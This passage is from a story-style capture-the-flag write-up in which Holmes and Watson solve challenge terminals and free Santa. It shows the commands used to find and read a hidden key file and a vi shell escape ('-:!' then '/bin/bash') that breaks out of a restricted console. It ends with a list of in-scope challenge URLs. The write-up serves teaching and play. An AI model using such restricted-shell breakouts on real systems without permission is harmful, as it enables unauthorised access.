*sniff* (I can smell the evil Wumpus nearby!)
There are tunnels to rooms 5, 6, and 12.
Move or shoot? (m-s) s 5

You are in room 9 of the cave, and have -16 arrows left.
*sniff* (I can smell the evil Wumpus nearby!)
There are tunnels to rooms 5, 6, and 12.
Move or shoot? (m-s) s 6

You are in room 9 of the cave, and have -17 arrows left.
*sniff* (I can smell the evil Wumpus nearby!)
There are tunnels to rooms 5, 6, and 12.
Move or shoot? (m-s) s 12
*thwock!* *groan* *crash*

A horrible roar fills the cave, and you realize, with a smile, that you
have slain the evil Wumpus and won the game!  You don't want to tarry for
long, however, because not only is the Wumpus famous, but the stench of
dead Wumpus is also quite well known, a stench plenty enough to slay the
mightiest adventurer at a single whiff!!

Passphrase:
WUMPUS IS MISUNDERSTOOD

Care to play another game? (y-n)
```

I moaned... My glorious victory spoiled once again my my comrade who doesn't miss a chance to compromise me in the society of others.

And no, my mood did not really improve when our friend remembered to comment my achievement to the unknown audience.

At the far end of the workshop, on a stair case leading upwards to the clock tower

When we approached the next terminal, the text "To open the door, find the passphrase file deep in the directories" appeared.

"Well let us have a look."

Holmes issued some **ls** commands in order to list the directory contents. "There is a '**var**' and a '**temp**' directory in here. Let's see where this will lead us to."

And Holmes repeated the **ls** command for these directories. But to my surprise they turned out to be empty. "The passphrase file is gone Holmes. Someone must have deleted it!" I shouted. "Don't be such a fool Watson. Just because we don't see it right away does not mean it is not there. Have you forgot the hint said 'deep in the directories'? Let's use another approach!".

And then Holmes crafted another command, which turned out to give us an interesting result.

```
find . -type f
```


And the terminal showed us

```
./.bashrc
./.doormat/. /\/\\/Don't Look Here!/You are persistent, aren't
you?/'/key_for_the_door.txt"
./.profile
./.bash_logout
```

"Holmes! There! This file in the second line. This must be the secret file hidden deep in the directories!". "Very well my dear Doctor. But how shall we type it?". "I have no idea Holmes. All these strange characters and whitespaces look complicated to my eye. Isn't there an easy way to avoid typing all these names?". "There certainly is Watson. Watch out!"

```
cd .doormat; find . -type f -exec cat {} \;
```

And the password was written right there before our eyes: "key: **open_sesame**".



```
*******************************************************************************
*                                                                             *
* To open the door, find the passphrase file deep in the directories.         *
*                                                                             *
*******************************************************************************
elf@5f8ae341b5ea:~$ find . -type f
./.bashrc
./.doormat/. / /\/\\/Don't Look Here!/You are persistent, aren't you?/'/key_for_the_do
or.txt
./.profile
./.bash_logout
elf@5f8ae341b5ea:~$ cd .doormat; find . -type f -exec cat {} \;
key: open_sesame
elf@5f8ae341b5ea:~/.doormat$ 
```

The door next to the terminal opened with a creak and gave view to a fancy decorated room with a large desk in it. It was a heavy oaken desk with sugar canes and mistletoes carved into the dark chestnut wood. An enormous armchair stood behind the desk. Towards the visitor, a bronze name plate stood on the brink of the table.

Santa W. Claus

CEO & Founder of North pole Wonderland®

"Holmes! This must be Santa's office! We found Santa's office!". "Control your tamper Watson", Holmes enjoined me to silence. "This might be his office, but most-obviously he isn't there. But I see the familiar sign of a cranberry on the terminal on the wall opposite of the room".


“Another riddle". "It's onto you again Watson", Holmes said with an inviting gesture. I approached the terminal. As soon as I hit the “Return” key in order to start the interaction, it lit up and become alive.

```
GREETINGS PROFESSOR FALKEN.
```

"What does this mean Holmes? My name is not Professor Falken? I'm not even a professor".

"Apparently the terminal was expecting someone else to interact with it. Maybe we should see who this honorable Mr. Falken is?"

Holmes opened up a webpage and entered the welcome phrase the terminal showed to us. Among the reactions to our question there were short video flicks. Not that I knew what *video flicks* were as I had not seen any picture in motion so far, but how cares. The flicks were excerpts from a movie called "War games" where a young lad had a formidable discussion with another computer about it's well-beings and his gaming habits. We watched the flick (https://youtu.be/KXzNo0vR_dU) and Holmes decided to answer the terminal in exact the same way, the young boy answered the computer's questions in the movie and it seemed to be the right choice.



About 32.800 results (0,61 seconds)

Greetings Professor Falken - YouTube
https://www.youtube.com/watch?v=D-9l5jSDL50
Nov 15, 2008 - Uploaded by MakeJayLose
A clip from the 1983 movie War Games, property of United Artists.

GREETINGS PROFESSOR FALKEN (wargames clip) - YouTube
https://www.youtube.com/watch?v=v11Y64dnnF4
Oct 18, 2011 - Uploaded by Felix Snowcat
GREETINGS PROFESSOR FALKEN (wargames clip). Felix Snowcat ... in Futility by prof. Falken - The ...

wargames/wargames.sh at master · abs0/wargames · GitHub
https://github.com/abs0/wargames/blob/master/wargames.sh
22/34534.90/3209 11CVB-3904-3490. (311) 935-2364. " clear. sleep 0.5. wopr "**GREETINGS PROFESSOR FALKEN**." "" prompt= while true ; do. a="$(readline)".

WarGames (1983) - Quotes - IMDb
www.imdb.com/title/tt0086567/quotes
Joshua: **Greetings**, **Professor Falken**. Stephen Falken: Hello, Joshua. ... Stephen Falken: The whole point was to find a way to practice nuclear war without ...
You visited this page on 12/26/16.

Images for greetings professor falken

More images for greetings professor falken
Report images

WarGames - Wikipedia
https://en.wikipedia.org/wiki/WarGames

```
GREETINGS PROFESSOR FALKEN.

Hello.

HOW ARE YOU FEELING TODAY?

I'm fine. How are you?

EXCELLENT, IT'S BEEN A LONG TIME. CAN YOU EXPLAIN THE REMOVAL OF
YOUR USER ACCOUNT ON 6/23/73?

People sometimes make mistakes.

YES THEY DO. SHALL WE PLAY A GAME?

Love to. How about Global Thermonuclear War?

WOULDN'T YOU PREFER A GOOD GAME OF CHESS?

Later. Let's play Global Thermonuclear War!

FINE

"Holmes. Are you sure you know what you are doing here? This
doesn't sound to be a game?" - "Well Watson, actually I have no
idea what a global thermonuclear war is, but let's play the game."

<Map is drawn>

WHICH SIDE DO YOU WANT?

1. UNITED STATES
2. SOVIET UNION

PLEASE CHOOSE ONE:

2

AWAITING FIRST STRIKE COMMAND
-----------------------------

PLEASE LIST PRIMARY TARGETS BY
CITY AND/OR COUNTRY NAME:

-> Las Vegas
LAUNCH INITIATED, HERE'S THE KEY FOR YOUR TROUBLE:

LOOK AT THE PRETTY LIGHTS
```

Press Enter To Continue

"Look at the pretty lights?" - "That's what it said. ‘Look at the pretty lights’. Yes.".

A faint ‘click’ was heard and out of nowhere a secret door opened in the bookshelf next to the terminal. I lit my Ronson lighter, a gift I got from a client of mine, though – as a medic – I am not smoking of course. The small room behind the secret door was lit by the flame and on the far end we found another door with a key pad. When I stepped up to the keypad it asked for a password.

“Holmes, what is the password?” - “I have no idea Watson… and there does not seem to be any terminal which could give us a hint...”

A loud train whistle could be heard. "What was that?" - "This sounded like the whistle of a good old LNWR Dreadnought Class if I am not mistaken, my dear Doctor. The sound of this marvelous steam engine locomotive cannot be mistaken!". "A train? Here? Why? Where is it going?" - "We won't find out, sitting in this room Watson! Follow me".

The two of us were rushing down the stairs from Santa's office and out onto the plain again. A large steam engine train was about to part from the platform right next to the workshop. "There Holmes! Another terminal on the side of the driver’s cab!", I shouted over the fog and steam that began pushing out of the locomotive and came glistening down as sparkling little stars due to the immediately freezing of the steam.


We approached the Cranberry terminal, that looked like a console to the locomotive itself: The operator was able to start the train from here, turn the brakes on and off and query the status of the engine. Also there was a help menu which explained all the various options. I skimmed through the text until I felt comfortable with the various options and returned to the home screen.

"Start the engine!", Holmes rushed me. I typed the "start" command but without surprise the console was asking for another password. "Whats the password this time Holmes?" - "How should I know? I'm no clairvoyant!" - "But there are no more terminals were we could get another password?" - "I know. It's a riddle in itself... Show me the help page once more".

I did like Holmes asked me for, but I didn't see why he was asking that as the commands were pretty self explanatory. "Ah, nice.... Oh, this is a very easy one, Watson." - "It is?" I was getting a little bit hysteric as the train blew the pipe for the 2nd time, which means that the departure was imminent

Holmes lay his hand on my shoulder. "It really is. Use your brain Watson. Have a look at the screen. It seems he wants to hoax us " - "I see the help manual Holmes. What else shall I see here? What? Where?" - "That is the problem my dear friend. You look - but you don't observe. You judge persons by what they are showing you and not what they are not showing!" - "God d**** Holmes! Hurry up, the train is about to leave. Tell me where the password is" - "I don't have it and actually I don’t think there is one as you don't need it! Type '`:`' followed by '`!`'" - “What?” - “Just do it!”


I did as he told me and the last line changed it’s appearance. "And now: '`/bin/bash`'". Again I followed my friend's invitation and upon hitting the return key I was granted with a shell prompt. "Holy inittab Holmes! What's that?" - "Watson, if you had observed what I have observed. You would have noticed, that the train manual was not printed on the screen as part of the control utility. No, instead they started `vi` with the help document. And vi has, as not only all Console Kung-Fu masters that participated in SEC580 know, has the capability to spawn a shell! Now: '`ls`'".



```
Train Management Console: AUTHORIZED USERS ONLY


                ==== MAIN MENU ====

STATUS:                         Train Status
BRAKEON:                        Set Brakes
BRAKEOFF:                       Release Brakes
START:                          Start Train
HELP:                           Open the help document
QUIT:                           Exit console

menu:main> HELP

conductor@4a3350d48b38:~$ ls
ActivateTrain  TrainHelper.txt  Train_Console
conductor@4a3350d48b38:~$
```


When I issued the list command, we were shown that the current directory contained a bash script called `ActivateTrain`.

"Execute it Watson! Hurry, we only got seconds left before the train starts moving!". Another whistle was heard from the train. I did as commanded and were were shown another control panel.



```
  MONTH   DAY     YEAR          HOUR   MIN
 +-----+ +----+ +------+  O AM +----+ +----+     DISCONNECT CAPACITOR DRIVE
 | NOV | | 16 | | 1978 |       | 10 |:| 21 |          BEFORE OPENING
 +-----+ +----+ +------+  X PM +----+ +----+    +-------------------------+
             DESTINATION TIME                   |                         |
 +-----------------------------------------+    |    +XX          XX+     |
 +-----------------------------------------+    |    |XXX        XXX|     |
                                                |  +-+ XXX      XXX +-+   |
  MONTH   DAY     YEAR          HOUR   MIN      |       XXX   XXX         |
 +-----+ +----+ +------+  O AM +----+ +----+    |         XXXXX           |
 | DEC | | 30 | | 2016 |       | 06 |:| 45 |    |          XXX            |
 +-----+ +----+ +------+  X PM +----+ +----+    |          XXX            |
               PRESENT TIME                     |          XXX            |
 +-----------------------------------------+    | SHIELD EYES FROM LIGHT  |
 +-----------------------------------------+    |          XXX            |
                                                |          XX+-+          |
  MONTH   DAY     YEAR          HOUR   MIN      |                         |
 +-----+ +----+ +------+  O AM +----+ +----+    +-------------------------+
 | NOV | | 16 | | 1978 |       | 10 |:| 21 |
 +-----+ +----+ +------+  X PM +----+ +----+          +----------+
             LAST TIME DEPARTED                       |ACTIVATE!|
                                                      +----------+
Press Enter to initiate time travel sequence.

--->Activating TIME TRAVEL sequence NOW..
```

"For heaven's sake Watson! Look at the Flux capacitor! This train is a gigantic time machine that will warp us back into the year 1978!" Holmes exclaimed. "My dear friend H.G. Wells was right and then all mocked him! Quick Watson! Hit the 'Enter' key once more".
When I did what Holmes asked me, it felt as if Earth itself stopped turning and came to a screeching halt, while the train accelerated and accelerated. We were holding on to the steps of the driver’s cab and gazed at the blazing bright cloud that we were heading into. It stood there in a shock when the contours of our bodies glowed in a bright light that blurred everything. I cast a glance onto the control panel. The speed panel showed 88 mph. A bright flash illuminated all around us, there was a gigantic bang and the next thing I noticed was darkness. Was this the end of Dr. John H. Watson?



```
                                                           (    )
                                                               (@@@@)

                                                                      (   )
                                                                       ====
                             __________                ________
                             __________|__===_____I_I__\        /_______|  |
        __________________     |____ __|=        |   | /________\H   |  ---)
 A______\               |_     ||_| |_||         |   |     |  |  H   |  |
 |                         |=  | ]___[ |--------------------__|  H   |  |
 |                         |-  |       |_______\~][][/_____|__/__H___|_________
_|_________________________|___|=======|   D  ][ ][][ I_____I-----------|
_|___________________________|_|___________Y____ / O=====O=====O=====O-=| o
  |_D__D__D_|  |_D__D__D_|         \____/~\_____|    ||    ||    ||    =|____
   \_/   \_/    \_/   \_/              \_/       \__/  \__/  \__/  \__/
```

When I opened up my eyes again, strange tunes were hitting my ears. It was not the strange music that we heard the last couple of hours while strolling through North pole Wonderland and which by then started to turn out brains into wobbly jelly over time. It sounded like from a time far away.

"Where are we", I whispered. "You, Mr. Watson, just experienced a time travel back into the past. It is December, 23rd. And the year is 1978". "Holmes, you're kidding me. 1978!" - "See for yourself". Large digits were forming the number 1978 were drawn into the snow in front of a young Holly Evergreen.

"Quick Watson! I know were we will find Santa!" Holmes shouted and carried me off with him. "You do?" - "I do!". We rushed through a quiet North pole Wonderland of the past. There were no lights in the windows and almost no Elf was on the street. Holmes headed up to the old fir and began to climb the stairs of the wooden ladder. "Holmes, we're we going to?" - "To the workshop!".

5 Minutes later we approached the workshop. Even here, everything was calm. "This way! Into the reindeer stalls.", shouted Holmes.

The door crashed open and we rushed into the room. And there he was. The old man. Santa Claus was standing in the stalls and his eyes brightened up when he noticed us. "Well, hello there! You've rescued me. Thank you so much! Hohoho! I wish I could recall the circumstances that lead me to be imprisoned here in my very own Dungeon For Errant Reindeer (DFER). But, I seem to be suffering from short-term memory loss. It feels almmost as though someone hit me over the head with a Christmas tree. Hohoho. I have no memory of what happened or who did that to me! But, this I do know. I wish I could stay here and properly thank you, my friend. But it is Christmas Eve and I MUST get all of these presents delivered before sunrise!"

"Mr. Santa Sir.", Holmes approached the old man. "It is of utmost importance that we know how your kidnapper was. He might still be on the loose!" - Santa's smile broke. "I know... I know.. that I don't know.. I.. I cannot remember... It's all gone. I only remember waking up here in the hay with the reindeer and I have to say my Elves could have been a little bit more diligent with cleaning up the reindeer mess, if you know what I mean.".

The clearing of a throat could be heard and a loud voice shouted while Disco jingles played: "Well, well, well! Whom do we have here? Aren’t these the two nice gentlemen from the future? Let’s give them a warm applause here from the funky Wonderland. Heeeeellllooooo!” - No-one applauded. “Well then maybe not. **By what we witnessed question number 6 is answered. All terminals have been opened and Santa's has been rescued from the DFER room!**. All's well that end's well" - "Oh you are back? We began missing you Barry White-Sound-a-like with that groooooy tone! Did you sleep it off already?", Holmes said in a sarcastic voice.

"Oh I'm sooo sorry. Isn't it allowed for a voice from the void as well to have a little fun on Christmas eve? I'm sorry that you guys had no chance of enjoying a fine keg of egg-nog like I did!".

"Nevermind", Holmes said. "But, apart from what he said: It is NOT over. We still have to find the master-mind behind all this. The puppet master who controls all this and who set up all these riddles for us. Christmas is not safe until he has been found". I shivered when I saw the face of my friend. He really meant it serious.

"You are right as usual Holmes. But how shall be find him? We have no clue about his location nor his motives? We opened up all the terminals, solved all the riddles and still there was no trace about his name?". - "Sometimes there is more than meets the eye, Watson”, Holmes said in a clam voice. “Haven't you forgotten something?" - "What do you mean?" - "Well, there ARE a couple of other locations where we can look for the villain. Don't you remember the MP3 tune we found in the APK? Let’s listen to it!".

And that’s what we did. Holmes opened the MP3 file in a media player on his Cranberry Pi and played the tune. It sounded like from a being not from this earth, metallic, full of reverb, thin and squeaky. "I can't make out a word Holmes!" - "Look at the name, Watson. It is named 'discombobulatedaudio1.mp3'. ‘1’!. I'm sure there's more than this single file. And I have an idea where to look for them!" - "The northpolewonderland.com servers!" - "Well, my dear Watson, sometimes even you can surprise me! Very well! Let's try to get into the servers, that we learned from the APK file! But first lets get back to our time. It is too lonesome to be here on a Christmas eve all alone.".

Part 3: Hacking northpolewonderland.com

A couple of minutes - or should I say years? - later we returned to our time, by using the same technique with the steam engine locomotive once more. Fortunate for us, the train does only seem to travel between these two points in time and waited for our return. I did not want to imagine what would happen if the train was no longer there in the station when we returned there.

When we returned form the past, a guy who introduced himself as Tom Hessmann to us, approached us on the platform. "Mr. Holmes. Dr. Watson. In the name of whole North pole Wonderland I wish to thank thee for bringing Santa safely back home. Please understand that it was not our free will, to help this evildoer with his plan. But he threatened us to have us watch all episodes of ‘Beverly Hills 90210’! Twice! Including the special Christmas episodes! With Rick Astley! You got to understand that we really had no choice!" - "Oh my God, Mr. Hessmann. This is despicable. What monster could do such a thing? But I am not the one who will judge whether this is enough to release you from your guilt. There are other parties that will decide over this." - "How can we help you Mr. Holmes?" - "At first, please approve that the following servers or URLs are in scope!"

```
https://analytics.northpolewonderland.com/report.php?type=launch
https://analytics.northpolewonderland.com/report.php?type=usage
http://ads.northpolewonderland.com/affiliate/C9E380C8-2244-41E3-93A3-D6C6700156A5
http://dev.northpolewonderland.com/index.php
http://dungeon.northpolewonderland.com/
http://ex.northpolewonderland.com/exception.php
```

"They certainly are... They certainly are... They were used by the evildoer that-must-not-be-named. Hack them, Mr. Holmes! And find proof for his crimes".

"Well then Watson. Let us not waste time but let us update our Kali image for that we will be prepared for what lies in front of us".


I had no idea why Holmes was talking about pictures of this Indian goddess, but I nodded and promised him to do so. Mr. Hessmann was so thankful, that we did forgive the Elvish population, that he invited us to gingerbread and warm cocoa to warm us up and relax. Holmes really enjoyed it. He is just a fan of Marshmallows and he often wants me to bring him warm cocoa before I put him to bed but… shhhhhh! Don’t tell anyone!

